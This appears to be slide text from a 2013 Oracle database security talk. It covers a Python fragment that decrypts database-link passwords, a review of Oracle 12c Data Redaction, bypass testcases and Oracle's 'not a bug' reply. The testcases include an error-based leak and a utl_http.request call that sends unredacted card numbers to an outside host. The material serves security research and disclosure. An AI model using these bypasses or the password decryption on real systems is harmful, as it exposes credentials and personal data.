$python oradecrlink.py 12 078E1A24F4DCC1BF67724A9E5FF5DC0D511581827B6
03084719E3E0A434CD64BF64EADA88EC2E3D02D590202B0AD8CB04BD058CA7C2B4EBE
08C5977EC964C2A105867234FE03A8F27E062D49488269A2FE035337CEE40E1CAC9D5
41300DB040E8DAA12482065716B570B4D0828A130CBECD1DEF0EEA085876FE7C6B314
27053
Traceback (most recent call last):
  File "oradecrlink.py", line 284, in <module>
    passwordx=bytearray(unhexlify(hexpasswordx))
TypeError: Odd-length string
$python oradecrlink.py 12 078E1A24F4DCC1BF67724A9E5FF5DC0D511581827B6
03084719E3E0A434CD64BF64EADA88EC2E3D02D590202B0AD8CB04BD058CA7C2B4EBE
08C5977EC964C2A105867234FE03A8F27E062D49488269A2FE035337CEE40E1CAC9D5
41300DB040E8DAA12482065716B570B4D0828A130CBECD1DEF0EEA085876FE7C6B314
27053A
The link password is: aaaaaaaaaa
```

* http://www.soonerorlater.hu/download/They_thinked_differently_DerbyCon2013.pdf

```
if(which=="11"):
        #for 11.2.0.3
        hexsha256res="17d625df337aa0e8ad7731b52dd6a357c7bd103b76f333e905998a92e0a892c1"
elif(which=="12"):
        #for 12.0.1
        hexsha256res="D09E63737B42C2E5068CF0E5D027AE73EA00498127C83383CF8470C6AFD1AD39"
else:
        print_usage()
        sys.exit()

sha256res=bytearray(unhexlify(hexsha256res))

hexpasswordx=sys.argv[2]
passwordx=bytearray(unhexlify(hexpasswordx))

chooser_offset=passwordx[1]*64

ch=1
px=0
toxor=bytearray(64)
i=0
for i in range(64):
    ch=chooser[i+chooser_offset]+ch+1
    px=passwordx[ch]
    toxor[i]=px

keyba=bytearray(32)
for i in range(32):
        keyba[i]=toxor[i]^sha256res[i]

key="".join(map(chr, keyba))
iv="".join(map(chr, chooser[chooser_offset:]))
encr="".join(map(chr, toxor[32:]))
cr=AES.new(key, AES.MODE_CBC, iv[0:16])
decr=cr.decrypt(encr)
pwd_len,=unpack("b",decr[0])
pwd=decr[1:pwd_len+1]
```

There is a 16K long constant!

Oracle 12c from the attackers perspective

- SIG Security presentation available from the DOAG website
- What is still working in 12c
- New possibilities in 12c
- Which hacker tricks are still working
  - OS
  - File Systemen
  - Network
  - Privilege Escalation

Oracle Data Redaction

Oracle data redaction* is a new Oracle 12.1 feature which was back ported to Oracle 11.2.0.4 and requires the Advanced Security Option (ASO).

Data redaction allows to obfuscate/hide data on the fly without modifying the base data from the table/view. The implementation is similar to the VPF/FGA concept.

* http://www.oracle.com/technetwork/database/options/advanced-security/advanced-security-wp-12c-1896139.pdf

Oracle Data Redaction

Oracle Data Redaction* enables you to mask (redact) data that is returned from queries issued by low-privileged users or applications. You can redact column data by using one of the following methods:

- **Full redaction.** You redact all of the contents of the column data. The redacted value returned to the querying user depends on the data type of the column. For example, columns of the NUMBER data type are redacted with a zero (0), and character data types are redacted with a blank space.
- **Partial redaction.** You redact a portion of the column data. For example, you can redact most of a Social Security number with asterisks (*), except for the last 4 digits.

* http://docs.oracle.com/cd/E16655_01/network.121/e17729/redaction.htm

Oracle Data Redaction

- **Regular expressions.** You can use regular expressions to look for patterns of data to redact. For example, you can use regular expressions to redact email addresses, which can have varying character lengths. It is designed for use with character data only.
- **Random redaction.** The redacted data presented to the querying user appears as randomly generated values each time it is displayed, depending on the data type of the column.
- **No redaction.** This option enables you to test the internal operation of your redaction policies, with no effect on the results of queries against tables with policies defined on them. You can use this option to test the redaction policy definitions before applying them to a production environment.

Oracle Data Redaction

Who Can Create Oracle Data Redaction Policies?

To create redaction policies, you must have the EXECUTE privilege on the DBMS_REDACT PL/SQL package. You do not need any privileges to access the underlying tables or views that will be protected by the policy.

When to Use Oracle Data Redaction

Use Oracle Data Redaction when you must disguise sensitive data that your applications and users must access. Data Redaction enables you to easily disguise the data using several different redaction styles.

Oracle Data Redaction is ideal for situations in which you must redact specific characters out of the result set of queries of Personally Identifiable Information (PII) returned to certain users. For example, you may want to present a U.S. Social Security number that ends with the numbers 4320 as ***-**-4320.

Oracle Data Redaction

General Usage Guidelines*

- Oracle Data Redaction is not intended to protect against attacks by privileged database users who run ad hoc queries directly against the database.
- Oracle Data Redaction is not intended to protect against users who run exhaustive SQL queries that attempt to determine the actual values by **inference**.
- Oracle Data Redaction relies on the database and application context values. For applications, it is the responsibility of the application to properly initialize the context value.
- Oracle Data Redaction is not enforced for users who are logged in using the `SYSDBA` administrative privilege.
- Certain DDL statements that attempt to copy the **actual data** out from under the control of a data redaction policy (that is, `CREATE TABLE AS SELECT`, `INSERT AS SELECT`) are blocked by default, but you can disable this behavior by granting the user the `EXEMPT REDACTION POLICY` system privilege.
- Oracle Data Redaction does not affect day-to-day database operations, such as backup recovery, Oracle Data Pump exports and imports, Oracle Data Guard operations, and replication.

* http://docs.oracle.com/cd/E16655_01/network.121/e17729/redaction_guidelines.htm#ASOAG10498

Testcase*

http://www.muniqsoft.de/tipps/oracle-neuerungen-zu/12c-release-1/daten-maskieren-redaction.htm

Testcase

```
connect / as sysdba

SQL> grant connect,resource to scott identified by scott;

SQL> CREATE TABLE scott.credit_card(cust_name VARCHAR2(64), card_id
VARCHAR2(64));

SQL> INSERT INTO scott.credit_card VALUES ('Marco','1234-1234-1234-1234');

SQL> INSERT INTO scott.credit_card VALUES ('Hans','5678-5678-5678-5678');

SQL> commit;


SQL> GRANT EXECUTE ON DBMS_REDACT TO scott;

SQL> GRANT EXEMPT REDACTION POLICY TO chef;
```

Testcase

```
BEGIN

   DBMS_REDACT.ADD_POLICY(
          OBJECT_SCHEMA => 'SCOTT',
            OBJECT_NAME => 'CREDIT_CARD',
            COLUMN_NAME => 'CARD_ID',
            POLICY_NAME => 'MASK_CREDIT_CARD_CARD_ID',
          FUNCTION_TYPE => DBMS_REDACT.REGEXP,
             EXPRESSION => '1=1',
         REGEXP_PATTERN => '(\d{4})-(\d{4})-(\d{4})-(\d{4})',
  REGEXP_REPLACE_STRING => 'XXX-XX-\3',
        REGEXP_POSITION => 1,
      REGEXP_OCCURRENCE => 0,
REGEXP_MATCH_PARAMETER => 'ic');

END;
/
```

Testcase

conn scott/scott

SQL> SELECT * FROM scott.credit_card;

Marco	**XXX-XX-1234**
Hans	**XXX-XX-5678**

Bypass Oracle Data Redaction (Error Based)

Testcase

```
SQL> select * from scott.credit_card where
1=ordsys.ord_dicom.getmappingxpath((card_id),user,user);

ERROR at line 1:

ORA-53044: invalid tag: 1234-1234-1234-1234
ORA-06512: at "ORDSYS.ORDERROR", line 5
ORA-06512: at "ORDSYS.ORD_DICOM_ADMIN_PRV", line 1394
ORA-06512: at "ORDSYS.ORD_DICOM_ADMIN_PRV", line 479
ORA-06512: at "ORDSYS.ORD_DICOM_ADMIN_PRV", line 8232
ORA-06512: at "ORDSYS.ORD_DICOM", line 756
ORA-06512: at line 1
```

Bypass Oracle Data Redaction (HTTP Based)

Testcase

(data in select is obfuscated)

```
select utl_http.request('http://192.168.2.102:8080/'||card_id)
from credit_card
```

```
==> result is obfuscated
-------- output from access.log ------------

192.168.2.101 - - [13/Sep/2013:15:15:13 Central Europe Daylight
Time] "GET /XXX-XX-1234 HTTP/1.1" 404 35 - -

192.168.2.101 - - [13/Sep/2013:15:15:13 Central Europe Daylight
Time] "GET /XXX-XX-5678 HTTP/1.1" 404 35 - -

-------- output from access.log ------------
```

Testcase
(data in where clause is unobfuscated)

```
select * from credit_card where 1=length(utl_http.request('http://
192.168.2.102:8080/'||card_id));
```

==> bypassing the obfuscation because the utl_http.request is located in the where clause

```
-------- output from access.log ------------

192.168.2.101 - - [13/Sep/2013:15:19:20 Central Europe Daylight
Time] "GET /1234-1234-1234-1234 HTTP/1.1" 404 35 - -

192.168.2.101 - - [13/Sep/2013:15:19:20 Central Europe Daylight
Time] "GET /5678-5678-5678-5678 HTTP/1.1" 404 35 - -

-------- output from access.log ------------
```

Oracle Security Alerts

We do not redact values going to the where clause, because it would break applications. If someone wants all the values in the result set and where clause to be redacted, the way to do this would be to define a view and grant select on that view, as opposed to the underlying table.

We cover the limitations of redaction in the Chapter 11 of the Database Advanced Security Guide 12c.

So, the feature is working as designed. We plan to make the documentation more clear.

We will close this issue as not a bug. Please let us know by Oct 8th if you have any concerns with this resolution.

October 2013

- Oracle CPU October 2013 *

October 2013 CPU*

- 2 security fixes (2 remote exploitable)
- Core RDBMS
- XML Parser (not fixed in 10.2, no fix for supported 11.2 versions needed)

* * http://www.oracle.com/technetwork/topics/security/cpuoct2013-1899837.html

November 2013

- DOAG 2013

Trends 2014

- More SIEM integration projects of databases auditing/monitoring (McAfee SIEM, IBM QRadar, Splunk, …)
- Database Application Security (Secure PL/SQL) becomes more important (SQL Injection)
- More pressure from legislative authorities (e.g. upcoming EU laws)

Summary

- 2013 was not to bad for Oracle (Oracle)
- Java has still some room for improvements
- Easy SQL Injection bugs in PL/SQL are nearly gone. Researcher are looking for more complicated bugs.
- Application code needs more improvement

Thank you

- Contact:

Red-Database-Security GmbH

Bliesstr. 16

D-.66538 Neunkirchen

Germany